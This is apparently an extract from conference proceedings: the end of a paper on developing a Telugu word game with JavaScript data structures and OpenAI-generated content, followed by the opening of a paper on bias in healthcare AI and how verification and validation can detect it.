[sha]	[ssa]	[sa]	[ha]				

Initially, I attempted to create a full virtual keyboard including all characters, but it quickly became impractical due to space and usability constraints. Initially, I explored building a full keyboard with all Telugu letters, but I then pivoted to a more focused design: including only consonants and independent vowels, as these form the structural base of most Telugu words. Dependent vowels were intentionally left for players to infer, a challenge familiar to both learners and native speakers.

Additionally, the virtual Telugu keyboard is fully responsive, automatically adjusting to fit desktop, mobile, or tablet screens, ensuring a seamless experience across devices.

For example, if the word was “మాయాబజార్” (Maya Bazaar) from the movie category, the base consonants are మ, య, బ, జ, and ర. My early idea was to use JavaScript libraries to dynamically insert dependent vowels when users guessed the correct consonants. However, after testing several options, I realized these libraries either lacked the flexibility I needed or failed with complex words.

I turned to ChatGPT, which suggested trying regular expressions to match patterns dynamically. While this helped in some cases, it was not a comprehensive solution. After multiple iterations, experiments, and considerable frustration, I almost abandoned the idea. Still, the challenge remains an opportunity: I believe this problem can be solved programmatically with a fresh approach, and I'm committed to revisiting it in the next development phase.

B. Developer's Hat: Solving Script Complexity with Smart Data Structures

As we all know, JavaScript Map objects are powerful data structures that allow us to store key-value pairs with preserved insertion order. Unlike regular objects, Maps support keys of any data type—objects, functions, or primitives—making them ideal for dynamic scenarios.

To handle Telugu word decomposition and display behavior, I leveraged Map to store letters and their expected visual representations:

```
export const teluguWords : సినిమాలు: { word: "మాయాబజార్" }
```

Category : సినిమాలు (Movie) , Word : 'మాయాబజార్' (Movie name).

```
export const keyValuePairs = { మ: "మా", య: "యా", బ: "బ", జ: "జా", ర: "ర్" }
```

How it works:

When the user selects a letter—say ‘మ’—if it exists in the target word, “మా” appears in the appropriate game slot. This solution worked well in early tests, and I initially felt a sense of breakthrough.

However, my QA instincts kicked in.

Repeated Letters - Different scenario :

In this case, the letter ‘స’ appears twice—once as “స” and again as “సి”. Using a list as the value solved part of the problem, but not all. The logic for handling dynamic key-value substitution started failing in loops during game play.

```
export const teluguWords : ప్రదేశాలు : (word: "కాకినాడ")
```

Category :ప్రదేశాలు(Places) , Word: "కాకినాడ" (city name)

```
export const keyValuePairs = word: { శ: ["కా", "కి"], న: "నా", డ: "డ" },
```

Refining the Solution

After several failed iterations and debugging cycles, I explored two main options:

1. **Reveal All Instances:** Automatically display all occurrences of a guess letter.
2. **Controlled Reveal:** Reveal one instance, then remove it from the list so other positions still need to be guessed.

After testing both, I chose **Option 2**—removing the revealed letter from the list after display. This added a layer of difficulty while preserving user interaction.

The final solution worked consistently across test cases, including (1) words with unique letters and (2) words containing repeated letters. Feedback from family and friends supported this approach, noting that it struck a good balance between challenge and playability.

Before pushing code to GitHub, I applied standard linting rules using VS Code to ensure the code adhered to clean coding principles and best practices. This step helped maintain consistency and readability as the project evolved. I often created feature branches for new functionalities, merging them into the main branch once complete and then deleting the branch — mirroring structured workflows in professional SDLC. Beyond technical benefits, this process kept me accountable. Each commit and merge acted as a visible milestone, documenting my progress and motivating me to keep going, particularly when I was going through challenging phases of development. Seeing the cumulative changes over time gave me the confidence that I was steadily moving toward the final product.

C. Architecture Hat: Integrating GenAI for Scalable Word Generation

Initially, I relied on a static file to feed the words for the game. However, as the game evolved—especially with the complexity of Telugu script—it became clear that manually curating and maintaining these **key:value** pairs was not a scalable or sustainable solution.

This led me to explore GenAI and prompt engineering.

My idea was simple:

When a user selects a category (e.g., “Movies”), the application would use OpenAI to fetch relevant Telugu movie titles from the internet and dynamically construct the required **key:value** pairs for gameplay.

To test this theory, I built a **proof of concept (PoC)**:

- I used the OpenAI API to send a category-specific prompt (e.g., “Give me five popular Telugu movie titles”).
- The API returned relevant results, formatted in clean and usable text.
- I then parsed the response into a JavaScript object as a **key:value pair** for the game engine (e.g., **movies**: [“మాయాబజార్”, “బాహుబలి”, “సీతారామం”]).

- This validated my hypothesis: it was technically feasible, fast, and highly relevant.

I plan to implement full OpenAI integration in the coming months. This shift to dynamic word generation offers several benefits:

- **Reduced manual effort and maintenance**
- **Real-time content freshness**
- **Scalability** for expanding categories
- **Alignment with modern GenAI-driven architectures**

Ultimately, the PoC gave me the confidence that the approach is both technically viable and valuable in delivering a scalable, intelligent game experience.

To ensure resilience, I also maintained a backup static data file with a limited set of words. This acts as a fallback when there are network issues or latency. Additionally, the static file can be periodically refreshed with new words from OpenAI, reducing the need for manual intervention.

Originally, all logic was client-side. But as complexity grew, I refactored the system into a **client-server architecture**:

- **Client Side:** Handles the user interface using HTML, CSS, and JavaScript.
- **Server Side:** Communicates with the OpenAI API, performs prompt processing, and fetches dynamic content from the internet.

This separation improved performance, security, and scalability while laying a foundation for future enhancements—such as user authentication, analytics, and leaderboard functionality.

D. Security Hat: Safeguarding Code and Logic

Initially, I implemented the entire game logic on the **client side**. However, I soon realized a potential risk: what if someone cloned the GitHub repository and manipulated the code?

To address this, I explored JavaScript obfuscation. JavaScript obfuscators help **protect code and intellectual property** by making the code difficult to read or reverse-engineer. While obfuscating HTML and CSS isn't very effective, I successfully applied obfuscation to all critical JavaScript and data files.

Although I later planned to split the application into **client and server components**, I still chose to obfuscate the client-side JavaScript to offer an additional layer of security—especially during early-stage deployments.

E. DevOps Hat: Iteration Through Continuous Integration

Throughout the development process, I continuously tested the application in real time. I used the "**Go Live**" extension in **Visual Studio Code**, which allowed me to view changes instantly in the browser.

without needing a manual refresh. This helped ensure immediate visual and functional feedback during development.

In parallel, I regularly committed updates to **GitHub**, leveraging **GitHub Pages** to host the application for free. This enabled quick deployment of the latest version, which I shared with family and friends for testing and feedback. Their hands-on interaction with the game served as an informal end-to-end testing loop, identifying issues and offering suggestions early in the cycle.

Key enhancements implemented based on user feedback include:

- Managing score history
- Revealing only one letter per correct guess
- Adding a user help section
- Ensuring cross-device compatibility

While formal test automation (unit, component, or E2E) wasn't yet implemented, this iterative and feedback-driven approach helped shape a more polished, intuitive, and user-friendly product. In future iterations, I plan to add automated test scripts to further strengthen the quality pipeline and support CI/CD practices.

5. Summary

What began as a personal experiment turned into a deeply fulfilling and technically rich experience. I spent several weeks building this game incrementally—testing, coding, refining, and adapting through every phase of development. One volunteer from a non-profit Telugu organization was impressed with the outcome and expressed interest in presenting it to their leadership team, with the goal of sharing it publicly. That kind of validation meant everything—it confirmed this wasn't just a side project, but a solution with real potential for community engagement.

This journey took me well beyond my QA roots. I played the roles of product owner, developer, architect, and tester—all while maintaining the mindset of quality. Along the way, I gained practical experience with client-server architecture, prompt engineering, dynamic content workflows, and JavaScript data modeling—all while building something personal, purposeful, and functional.

Though the project was rooted in promoting the Telugu language, the technical framework I developed—category-based content, script-aware data mapping, AI-driven content generation—is applicable to any language-learning or cognitive training tool. The architecture can scale, and the patterns are domain-agnostic.

6. Future Roadmap

I have already integrated the kids' and adults' versions into a single platform to cater to all age groups. By the time this paper is published in October, I am confident that AI capabilities—such as dynamic content generation and smarter user interactions—will be fully incorporated. I also plan to host the game on a public domain, making it accessible to a wider audience and more impactful for the community. Looking

ahead, I intend to implement automated end-to-end testing using tools like **Cypress** or **Playwright**. My goal is to integrate these tests into the development pipeline so that, upon each code push to GitHub, the automation scripts run immediately to validate the application's stability. This approach not only supports continuous testing but also aligns well with modern **CI/CD practices**, ensuring quality and reliability as the product evolves.

7. Lessons Learned (Post-Mortem)

As I embarked on this solo development journey, I encountered several technical and design challenges. Notably, existing JavaScript libraries lacked the flexibility needed to support Telugu script complexity—particularly with issues like handling repeated letters in a word and integrating dependent vowels. My initial reliance on static data also proved limiting in scalability and user experience.

However, this experience taught me a powerful lesson: rather than settling for limitations, deeper research and experimentation often lead to viable solutions. With today's advancements in GenAI, prompt engineering, and modern web development tools, even complex problems can be approached creatively.

I also learned the value of **continuous user feedback**. Early testing with family and friends helped me identify usability gaps and refine features incrementally—far more efficient than fixing issues at the end.

Finally, stepping outside of my comfort zone was one of the most transformative aspects. Wearing multiple hats—from analyst to developer, tester, and even DevOps—allowed me to appreciate the depth and breadth of the software development lifecycle (SDLC). This holistic perspective reinforced my QA mindset and strengthened my belief that quality is a shared responsibility across all roles.

8. Acknowledgements

I extend my heartfelt thanks to my family and friends for their continuous feedback and encouragement. Special thanks to the Telugu community organizations that showed interest and support. I also want to acknowledge the role of ChatGPT and GenAI in helping accelerate this project and making experimentation easier and more insightful.

9. Closing Thoughts

This project reminded me that being a QA professional doesn't mean staying in a testing box. It means questioning systems, anticipating failure points, and thinking deeply about user experience. These skills translated seamlessly into every phase of development. In many ways, my QA mindset was my compass—guiding design decisions, debugging challenges, and validating ideas before they became features.

More importantly, this experience reaffirmed a truth I hope to share: that curiosity and resilience can turn any career pause into an opportunity for reinvention. With emerging tools like GenAI, solo developers, QA engineers, and technologists at any level can now build, iterate, and deploy meaningful products at unprecedented speed.

I hope this paper encourages others to explore, create, and lead—not just in their job titles, but in their thinking.

References

About Telugu Language:

https://en.wikipedia.org/wiki/Telugu_language

About Telugu Letters:

https://www.brownpundits.com/2024/09/11/is-this-language-or-music/?utm_source=chatgpt.com

Graphical view of Vowels and Consonants:

<https://www.easytelugutyping.com/telugu/letters>

JavaScrip Maps:

https://www.w3schools.com/js/js_maps.asp

Prompt Engineering concepts:

<https://www.geeksforgeeks.org/what-is-an-ai-prompt-engineering/>

JavaScript Obfuscator:

<https://www.javascript-obfuscator.com/>

Built to be Fair? Bias, AI Verification and Validation, and the Future of AI

Nancy McCormack

nhou_wei@yahoo.com or McCormack.Wei@mayo.edu

Abstract

Artificial intelligence (AI) and machine-learning (ML) technologies have advanced rapidly and are now deeply embedded across nearly every sector, particularly healthcare. From diagnostic tools and patient-risk assessments to operational decision-making, AI systems influence outcomes that directly affect people's lives. Yet the same data and design choices that give these systems power can also embed hidden, unintentional biases—statistical artifact, historical inequities, or context-blind assumptions that remain invisible until they manifest as unfair or unsafe results.

This paper explores the sources of bias in AI systems and the harm it can cause, particularly in critical fields like healthcare. Using real-world medical examples, it highlights the impact of biased AI and explains the vital role of AI System Verification and Validation (V&V) engineers in detecting, evaluating, and reducing this bias. The paper also presents practical strategies for AI professionals—including AI System V&V engineers—to help ensure that future AI systems are not only powerful, but also fair, trustworthy, and beneficial at both local and global levels.

Biography

Nancy McCormack is a Principal AI/ML Engineer at Mayo Clinic, where she collaborates with data scientists, MLOps engineers, clinicians, and compliance experts to ensure that AI models in healthcare don't just work in production—they work safely, fairly, and reliably for the intended audience group. She also leads the AI Engineering Automation team, building robust automation frameworks, shaping the blueprint for Large Language Models (LLMs), and defining the organization's AI verification and validation (V&V) processes, standards, templates, and best practices.

Before joining Mayo, Nancy spent over 20 years in the tech industry—14 years as a hands-on test and software engineer in the semiconductor, networking, and IT sectors, followed by 8 years in leadership roles managing engineering teams in the semiconductor space.

When she is not busy making AI more trustworthy, you will find Nancy traveling, cheering on sports teams, discovering new food spots with her husband, or binge-watching real-life mystery shows.

She is excited to return to PNSQC as a presenter and paper reviewer—ready to share what she has learned since her last presentation and eager to connect with others who are just as passionate about quality, fairness, and building things that truly make a difference.

Copyright <Nancy McCormack> <6/24/2025>

1 Introduction

AI systems are now widely used in critical areas like finance, healthcare, law enforcement, and education. As AI makes more decisions that affect people's lives, concerns about fairness, accountability, and bias have become urgent. These issues aren't just theoretical—they cause real harm when AI performs unfairly across different groups.

In healthcare, biased AI can have serious, even life-threatening consequences. AI tools help with diagnosis, risk prediction, treatment, and resource allocation. But many AI models are trained on incomplete or biased data, often missing diverse patient groups, especially from low- and middle-income groups. Bias can also come from the AI algorithms themselves, leading to worse outcomes for minorities, women, older adults, and underserved populations.

Ensuring fairness in AI requires more than good intentions—it demands structured, evidence-based methods. AI System Verification and Validation (V&V) engineers play a key role in detecting and reducing bias throughout the AI lifecycle.

To create fair AI, we must combine ethics with technical rigor—defining fairness clearly, testing across diverse groups, improving transparency, and ensuring accountability. This demands collaboration across disciplines and a strong commitment to inclusive data and global cooperation.

This paper primarily focuses on the medical and healthcare industry and is organized as follows.

- **Section 2: Understanding Bias in AI**
Discussion of different types of bias including unintentional, with real-world case studies illustrating their consequences.
- **Section 3: AI System Verification and Validation (V&V) as a Framework for Fair AI**
 - How does AI V&V fit into the AI Lifecycle
 - Why AI Verification and Validation are Essential for AI
 - Applying V&V techniques to bias mitigation and model evaluation
- **Section 4: Limitations and Challenges**
Technical, ethical, and organizational barriers to building fair AI, including issues with data access, measurement of fairness, and accountability.
- **Section 5: The Future of AI: Toward Bias-Resilient Systems**
 - Establishing a global definition of bias and fairness
 - Standardizing and diversifying data
 - Building AI systems both locally and globally

2 Understanding Bias in AI

Bias can arise at various stages of developing AI models and systems. There are several types of bias to consider:



Data bias: underrepresentation, historical prejudice, sampling bias

Example: A diagnostic model trained and tested mostly on data from urban hospitals may underperform in rural settings where patients present with different conditions or progression patterns. Underrepresentation of minority groups can lead to misdiagnosis or delayed care.



Algorithmic bias: model behaviors that amplify unfair patterns.

Example: A model used to predict who is likely to benefit from follow-up care may favor patients with more documented history—unintentionally favoring wealthier or insured patients who visit clinics more frequently, even if others have greater need.



User/System bias: interface designs or operational contexts that skew outcomes.

Example: A clinical decision support tool might prioritize alerts in a way that assumes all clinicians respond the same, ignoring differences in role or workload. This can lead to critical alerts being missed, especially in busy emergency settings.



User-Pleasing bias: AI systems are designed to align with user expectations rather than objective outcomes, potentially reinforcing incorrect decisions.

Example: A symptom checker might offer “likely” diagnoses that match patient concerns or search history—even when those aren’t medically accurate—because doing so increases user engagement.




Unintentional bias: Refers to bias that arises inadvertently, often due to unexamined assumptions in model design or deployment.

Example: A triage tool that uses zip code as a proxy for health risk might unintentionally discriminate against communities with poor access to healthcare—labeling them low priority due to historical under-utilization.

3 AI Verification and Validation as a Framework for Fair AI

3.1 AI Verification and Validation as a Framework for Fair AI

- Definitions:
 - **Verification:** Ensuring the AI system was built right—that is, it conforms to its design specifications and implementation requirements.
 - **Validation:** Ensuring the right AI system was built, meaning it meets the intended purpose, operates effectively in real-world contexts, and delivers outcomes that are accurate, fair, and trustworthy.



3.2 Why AI Verification and Validation are Essential for AI

AI systems differ fundamentally from traditional software in that they are data-driven, probabilistic, and adaptive. These characteristics make traditional debugging and inspection insufficient. Instead, AI System Verification and Validation (V&V) practices are essential for ensuring that AI systems meet fairness, safety, and accountability requirements and go beyond accuracy: Validating Fairness and Ethics.

Traditional metrics like accuracy or F1 score are not enough. While these metrics help evaluate overall performance, they often mask disparities across different groups or fail to capture ethical and societal risks. For AI systems to be truly fair, especially in sensitive domains like healthcare, they must be validated across multiple dimensions:

Dimension	Description	Example
Demographic Performance Parity	AI should perform equally well across demographic groups (race, gender, age, language, income).	A diagnostic AI tool must not have higher false negative rates for women or minority patients.
Outcome Fairness	AI decisions should align with ethical principles, legal standards, and societal expectations.	An AI system prioritizing organ transplants should not favor patients based on income or location.
Long-Term Impact	Assess fairness not just immediately, but over time—especially for systemic or repeated use.	A triage AI that consistently deprioritizes underserved groups could worsen long-term health disparities.
Data Bias	Bias in training data (e.g., from historical inequities or narrow	An AI model trained only on high-income country data

Dimension	Description	Example
	datasets) directly affects model fairness.	may not generalize well to low- or middle-income populations.
Patient Bias	Variability in how different groups interact with healthcare (e.g., care-seeking, communication) can introduce bias into data and AI outcomes.	Underreporting of symptoms by certain cultural groups may lead to misrepresentation in predictive models.

3.3 Applying V&V to AI Bias

Applying Verification and Validation (V&V) to AI bias means treating fairness and bias mitigation as testable, trackable, and auditable requirements. It involves systematically checking whether the AI system behaves equitably across different subgroups and whether it meets fairness criteria defined for its context. And applying V&V to AI bias in this context ensures that the model's clinical behavior is both safe and fair across diverse patient groups.

3.3.1 Verify Data Diversity and Quality


- **Audit datasets [3]:**

Representation Across Key Demographics
 Evaluate whether the dataset adequately represents diverse patient populations, including variations in:

 - Race and ethnicity
 - Sex and gender
 - Age groups
 - Comorbidities and health conditions
 - Geographic locations (urban, rural, regional diversity)
 - Socioeconomic status
- **Variations in Data Quality Across Institutions**
 Assess the consistency and reliability of data collected from different hospitals, clinics, or regions:
 - Differences in imaging quality (e.g. older vs newer equipment)
 - Variability in electronic health record (EHR) systems
 - Gaps or inconsistencies in documentation

3.3.2 Validation for Fairness:

Validating AI systems for fairness requires more than just measuring traditional performance metrics. It demands targeted methods that account for social impact, contextual equity, and hidden vulnerabilities. The following strategies support a comprehensive fairness validation process, particularly in high-stakes domains like healthcare:




3.3.3 Stress Test on Edge Cases and Rare Conditions

Validate the model's performance on underrepresented or high-risk cases, such as:

- **Rare Disease Patients**
Validating against rare disease cohorts ensures that predictions remain accurate even when sample sizes are small.
- **Pregnant Patients**
Pregnancy introduces unique physiological changes that can affect disease presentation, treatment plans, and lab result interpretation.
Example: A cardiovascular risk model should be validated to ensure it doesn't overestimate or underestimate risk in pregnant women, whose baseline metrics (e.g., heart rate, blood pressure) differ from the general population.
- **Patients with Multimorbidity (Multiple Chronic Conditions)**
Many real-world patients have two or more chronic conditions—like diabetes, hypertension, and heart failure—yet many models are trained and validated assuming single-disease cases.
- **Demographically Sparse or Structurally Vulnerable Groups**
Validate performance on groups that may be underrepresented in training data due to systemic or structural barriers, such as:
 - Non-English speakers
 - Homeless patients
 - Elderly in long-term care
 - Low-literacy or low-health-literacy populations
- **Scenario-Based Testing with Realistic Edge Cases**
Beyond metrics, simulate testing scenarios using real-world case examples that challenge the system. This includes:
 - Low-resource settings (e.g., limited EHR data or delayed lab results)
 - Noisy or incomplete records
 - Atypical symptom presentations
 - Non-standard clinical pathways (e.g., urgent care instead of ER)

3.3.4 Validating Behavior in Real-World Contexts

- AI systems must be validated not only in training environments but also under real-world operational conditions. Key steps include:
 - Simulated Feedback Loops:** Test how the AI behaves over time with iterative user feedback to observe potential bias amplification.
 - Behavioral Monitoring:** Deploy continuous validation tools to monitor shifts in model behavior that may arise from pleasing or aligning with specific groups.
 - Ethical Alignment Testing:** Go beyond technical performance to ask: Is the model's behavior consistent with ethical, social, and cultural norms—particularly for marginalized groups?
- AI systems must be validated not only locally but also globally.



4 Limitations and Challenges

Despite the strong efforts of AI practitioners to build fair systems with minimal or no bias, there are still significant challenges and limitations that make this goal difficult to fully achieve. These challenges are spanning technical design, data quality, ethical trade-offs, and systemic inequities that make it clear that building fair AI is not a single-step task, but a continuous, collaborative, and multidisciplinary process.

4.1 Technical Challenges

- Biased or Incomplete Data**
Historical data often reflects existing social or medical inequalities, and some groups are underrepresented or misrepresented (e.g., minority populations, people with rare diseases).
- Black-box Models**
Many modern AI systems, especially deep learning models, large language models (LLMs)
Example: In LLM-based symptom checkers, subtle language patterns in patient inputs (e.g., describing pain differently across cultures or genders) can lead to biased or inconsistent advice.
- Lack of Diverse Testing and Validation**
 - AI is often tested on data similar as what it was trained on.

- Systems may perform well in controlled environments but fail in the real world, especially in under-resourced or global settings.

4.2 Domain-Specific (e.g., Healthcare) Challenges

- **Limited Diverse Clinical Data**
Many medical AI tools are trained using data from high-income countries or large urban hospitals, leading to bias against rural, low-income, or global populations.
- **Ethical and Legal Constraints on Data Access**
Collecting sensitive or demographic data (e.g., race, income, sexual orientation) needed for fairness auditing is often restricted by law or privacy concerns (e.g., HIPAA, GDPR).
- **Bias Hidden in Proxy Variables**
In healthcare, AI models often use proxies like insurance claims or treatment cost—these can reflect systemic inequality rather than actual medical need.

4.3 Social & Institutional Challenges

- **Lack of Standardized Fairness Guidelines**
There are few universally adopted standards or regulations for measuring or ensuring fairness in AI systems. This leads to inconsistent approaches across organizations and industries.
- **Bias in Human Decision-Making**
AI systems are trained in human decisions—if those decisions were biased (consciously or not), the model will learn and replicate them.
- **Priority and Resource Constraints**
 - AI development is often driven by speed and performance goals, not fairness.
 - Fairness testing and mitigation require extra time, expertise, and resources, which are often deprioritized.

4.4 Post-Deployment Challenges

- **Fairness Drift Over Time**
AI models can become biased after deployment as data distributions shift, user behaviors change, or feedback loops reinforce bias (e.g., if underserved patients avoid biased tools, data gets more skewed).
- **Lack of Ongoing Monitoring and Accountability**
 - Fairness is often treated as a one-time evaluation, not a continuous responsibility.
 - Without proper monitoring, biased outcomes can go unnoticed or unaddressed.

4.5 Challenges Introduced by AI Itself

Challenge	Description	Healthcare Examples
Bias Amplification	Small data imbalances can be magnified by AI, especially in deep learning. Models may overlearn patterns that reflect harmful societal biases.	AI associates certain diseases with race/gender due to biased training data.
Reinforcement of Existing Inequities	AI trained on biased historical decisions reproduces and amplifies unfair practices, creating feedback loops.	If past doctors underdiagnosed women for heart attacks, AI might learn and repeat the same behavior.
Overfitting to the Majority	AI models prioritize common patterns and neglect outliers or	Rare diseases or symptoms in minority populations are

Challenge	Description	Healthcare Examples
	minorities, risking poor outcomes for underrepresented groups.	misclassified due to lack of training examples.
Optimization Bias	AI often optimizes for accuracy or efficiency—without fairness constraints, models favor majority outcomes over equitable ones.	A diagnostic tool sacrifices fairness to improve performance on the most common patient demographic.
User Reinforcement Bias	AI systems echo user inputs or behavior, reinforcing biased views, skewed interactions, and short-term preferences over accuracy or ethics.	
• Reinforcing User Beliefs	AI aligns with user biases or assumptions rather than correcting them.	A health chatbot downplays symptoms to avoid user anxiety.
• Rewarding Biased Feedback	AI adapts to user interactions (likes/clicks), which may reflect social bias rather than clinical value.	Triage systems prioritize fast, popular responses over accurate, equitable care.
• Over-Personalization	AI tailoring too much to individual behavior may maintain or worsen existing disparities.	A personalized treatment plan may reinforce unhealthy behaviors or systemic care gaps.
• Ethical Blind Spots	AI avoids unpleasant but necessary information to maintain user comfort or satisfaction.	Systems may avoid telling users about serious conditions due to fear of low satisfaction scores.

5 Future AI: Toward Bias-Resilient Systems

5.1 Establishing a global definition of bias and fairness [1]

As artificial intelligence systems become increasingly embedded in decision-making processes around the world, the need for a unified, global understanding of bias and fairness becomes imperative. Despite the shared goals of promoting equity, transparency, and accountability, existing definitions of these concepts vary significantly across disciplines, cultures, legal systems, and application domains.

Efforts to establish a global definition must account for:

- **Cultural pluralism:** Different societies have distinct norms and historical experiences with marginalization and inequality. What is considered biased in one region may be accepted or even expected in another.
- **Regulatory harmonization:** There is currently a patchwork of regulations (e.g., GDPR in Europe, algorithmic accountability laws in the U.S., ethical AI principles in Asia) that reflect regional values and priorities. Aligning these frameworks will be challenging but necessary for multinational AI systems.
- **Cross-disciplinary input:** Developing a global definition of bias and fairness requires collaboration among ethicists, legal scholars, computer scientists, social scientists, and impacted communities. No single discipline can capture the full complexity of fairness in AI.

5.2 Standardizing and diversifying data

Standardization refers to the development and adoption of consistent protocols for data collection, labeling, annotation, storage, and documentation. Lack of standardization can lead to inconsistencies across datasets, making it difficult to assess fairness, compare model performance, or replicate results.

However, standardization alone is not sufficient. There is also an urgent need to diversify data—to ensure that AI models are trained and evaluated on data that reflects the heterogeneity of the real world. This includes not only demographic diversity (e.g., race, gender, age, ability, geography) but also behavioral, contextual, and linguistic variation. Key strategies include:

Inclusive data source:	Bias audits and gap analysis:	Community involvement:	Localization:
Proactively seek data from underrepresented or marginalized groups, rather than relying on convenience samples or historical records that may encode systemic bias.	Use tools and methodologies to identify over- or under-representation of subgroups and prioritize data augmentation where needed.	Engage impacted communities in the data collection and labeling process to ensure their values and lived experiences are accurately captured and respected	Adapt data collection strategies to local languages, cultures, and norms, especially for AI systems deployed globally or in non-Western contexts.

5.3 Developing Governance for Global Deployment

Developing governance for global AI deployment is critical to ensure accountability, safety, and fairness as AI systems are used across different countries, populations, and legal systems.

- Create policies and processes that oversee AI validation, deployment, and updates across all target regions.
- Ensure accountability and ethical standards are upheld globally and locally

5.4 Building AI Locally and Globally [2]

